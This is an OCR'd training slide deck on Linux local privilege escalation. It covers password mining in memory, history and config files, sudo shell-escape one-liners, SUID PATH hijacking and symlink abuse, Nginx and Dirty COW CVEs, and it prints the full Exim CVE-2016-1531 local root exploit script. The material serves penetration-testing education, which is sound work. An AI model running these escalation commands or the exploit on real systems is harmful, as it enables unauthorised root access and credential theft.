
Windows
Local
Privilege
Escalation
Info
Linux


Info

Sagi Shahar


@s4gi_

https://www.linkedin.com/in/sagi-shahar

Local Privilege Escalation Attacks



Local Privilege Escalation Attacks



Password Mining

- Memory
- Configuration Files
- History
- Logs

Configuration Files

OpenVPN

- Allows to store credentials for automated authentication process.

https://my.hostvpn.com/knowledgebase/22/Save-Password-in-OpenVPN-for-Automatic-Login.html

Irssi

- Allows to store credentials for automated identification with IRC services.

https://irssi.org/documentation/tips/

General Search

```
grep -RiIn passw / 2>/dev/null
```

Password Mining

- Memory
- Configuration Files
- History
- Logs

History

- Bash provides history functionality that stores user commands.
- .bash_history is created within the interactive users' home directory.

```
cat ~/.bash_history
```

Logs

- Passwords may be stored in logs.
- File permissions could be set incorrectly.
- /var/log/

Password Mining

The process of searching for passwords, both encrypted or clear-text, in persistent or volatile storage components of the computer.

- Memory
- Configuration Files
- History
- Logs

Memory

- Credentials can be stored in clear text within the memory space of running application.
- Access to applications memory space is possible when it runs within the same user context.
- May lead to privilege escalation:
  - Password reuse.
  - Leverage from access to different systems.

Exploitation

1. Write the running process memory space to a file.*
2. Search for meaningful data.

* It is possible to search the memory directly thus skipping step 1.

Tools

- GDB

```
gdb -p <pid>
info proc mappings
dump memory <out_file> <start_mem_region] <stop_mem_region>
```

- gcore

```
gcore -o <out_file> <pid>
```

Sudo

"Sudo (su "do") allows a system administrator to delegate authority to give certain users (or groups of users) the ability to run some (or all) commands as root or another user while providing an audit trail of the commands and their arguments."

- Shell Escape Sequences
- Abuse Intended Functionality
- LD_PRELOAD / LD_LIBRARY_PATH

https://www.sudo.ws/

Shell Escape Sequences

- Some programs provide shell escape functionality.
- List allowed commands for the user: `sudo -l`

Vim / vi / man / less / more / GDB / iftop

```
!sh
```

FTP

```
!
```

find

```
find /bin -name nano -exec  /bin/sh \;
```

awk

```
awk 'BEGIN {system("/bin/sh")}'
```

Shell Escape Sequences

Nmap

< 5.35DC1

```
nmap --interactive
!sh
```

http://seclists.org/nmap-announce/2010/7

>= 5.35DC1

```
echo "os.execute('/bin/sh')" > shell.nse
nmap --script=shell.nse
```

Nano

```
nano -s /bin/sh
sh
^T
```

Sudo

- Shell Escape Sequences
- Abuse Intended Functionality
- LD_PRELOAD / LD_LIBRARY_PATH

Abuse Intended Functionality

Apache

The '-f' uses the directives in the file config on startup.

```
apache2 -f <config_file>
```

```
user@debian:~$  sudo apache2 -f /etc/shadow
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLL
tVlaXvRDJXET..it8r.jbrlpfZeMdwD3BOfGxJI0:17298:0:99999:7:::', perhaps misspelled
 or defined by a module not included in the server configuration
user@debian:~$ _
```

File Permissions

- SUID Binaries
- Startup Scripts
- Configuration Files

SUID Binaries

- Files with permisson of 4XXX.
- Execute with permission level of the file owner.

```
user@debian:~$  ls -al /bin/ping
-rwsr-xr-x 1 root root 34248 Oct 14  2010 /bin/ping
```

- Shared Object Injection
- Symlink
- Environment Variables

SUID Binaries

- Shared Object Injection
- Symlink
- Environment Variables

Environment Variables

- Memory objects that can be refered to by one or more applications.
- $PATH stores file system paths that are used by the shell (e.g. Bash) to search for executables in respective order of the defined paths.
- system() - Executes a command by calling /bin/sh -c command, and returns after the command has been completed.
- Additional C functions that may use $PATH:
  - popen()
  - execlp()
  - execvp()
  - execvpe()

- https://linux.die.net/man/3/system
- https://linux.die.net/man/3/popen
- https://linux.die.net/man/3/exec

Detection

- Decompile / Disassmble
  - Hopper
  - Binary Ninja
  - IDA Pro
- Strings
- Find all SUID files

```
find / -type f -perm -04000 -ls 2>/dev/null
```

- Find all SGID files

```
find / -type f -perm 02000 -ls 2>/dev/null
```

```
user@debian:/tmp$ strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
service apache2 start
```

Exploitation

1. Compile an executable file.*
2. Rename as required.
3. Place it in a writeable location.
4. Add the location to $PATH such that it precedes all other defined paths.

* can use /bin/bash instead.

SUID Binaries

- Shared Object Injection
- Symlink
- Environment Variables

Symlink

- Contain a reference to another file or symbolic (soft) link.
- Can reference non-existing files.

```
user@debian:/tmp$ ln -s /etc/shadow my_symlink
user@debian:/tmp$ ln -s /etc/nonexistent my_symlink2
user@debian:/tmp$ ls -l
total 124
-rw-r--r-- 1 root root 114897 May 15 18:37 backup.tar.gz
lrwxrwxrwx 1 user user     11 May 15 18:37 my_symlink -> /etc/shadow
lrwxrwxrwx 1 user user     16 May 15 18:37 my_symlink2 -> /etc/nonexistent
-rw-r--r-- 1 root root     29 May 15 18:37 useless
```

CVE-2016-1247

- Exploits several versions of Nginx on various Linux distributions.
- Leverages off a symlink due to incorrect file permissions.
- Discovered and released by Dawid Golunski (October 2016).


Detection

```
dpkg -l
```

https://www.exploit-db.com/exploits/40768/

```
www-data@debian:/tmp$ cat /etc/logrotate.d/nginx
/var/log/nginx/*.log {
        weekly
        missingok
        rotate 52
        compress
        delaycompress
        notifempty
        create 0640 www-data adm
        sharedscripts
        prerotate
                if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
                        run-parts /etc/logrotate.d/httpd-prerotate; \
                fi \
        endscript
        postrotate
                invoke-rc.d nginx rotate >/dev/null 2>&1
        endscript
}
```


Kernel



https://knowstuffs.wordpress.com/2012/06/11/linux-kernel-and-architecture/

Dirty COW

- Discovered by Phil Oester through examination of a compromised system.
- Publicly released in October 2016 (CVE-2016-5195).
- Exploits a race condition vulnerability.
- The bug has existed since around 2.6.22 (released in 2007).




- https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
- https://www.youtube.com/watch?v=kEsshExn7aE
- https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

Detection

- Linux_Exploit_Suggester (PenturaLabs)
- linux-exp-suggester (flsf)
- linux-exploit-suggester (mzet-)
- exploit-suggester (pentestmonkey) - Solaris focused.
- Unix-PrivEsc (FuzzySecurity) - aggregated list.
- post/multi/recon/local_exploit_suggester (Metasploit)

Daemons

- Non-interactive background process.
- Common daemons:
  - sshd
  - nfsd
  - apache2
  - exim4
- Usually, privileges are dropped after start up.



Exim

- Open source mail transfer agent.
- Includes an embedded Perl interpreter.
- Exim versions prior 4.86.2 do not properly santise environment variables.
- Requires that perl_startup option is defined in the configuration.
- Bug discovered by Dawid Golunski (CVE-2016-1531)

https://www.exploit-db.com/exploits/39549/

Exploitation

- exploit/unix/local/exim_perl_startup (Metasploit)
- cve-2016-1531.sh (HackerFantastic)

https://www.exploit-db.com/exploits/39535/

```
#!/bin/sh
# CVE-2016-1531 exim <= 4.84-3 local root exploit
# ===============================================
# you can write files as root or force a perl module to
# load by manipulating the perl environment and running
# exim with the "perl_startup" arguement -ps.
#
# e.g.
# [fantastic@localhost tmp]$ ./cve-2016-1531.sh
# [ CVE-2016-1531 local root exploit
# sh-4.3# id
# uid=0(root) gid=1000(fantastic) groups=1000(fantastic)
#
# -- Hacker Fantastic
echo [ CVE-2016-1531 local root exploit
cat > /tmp/root.pm << EOF
package root;
use strict;
use warnings;

system("/bin/sh");
EOF
PERL5LIB=/tmp PERL5OPT=-Mroot /usr/exim/bin/exim -ps
```


Windows
Local
Privilege
Escalation
Info
Linux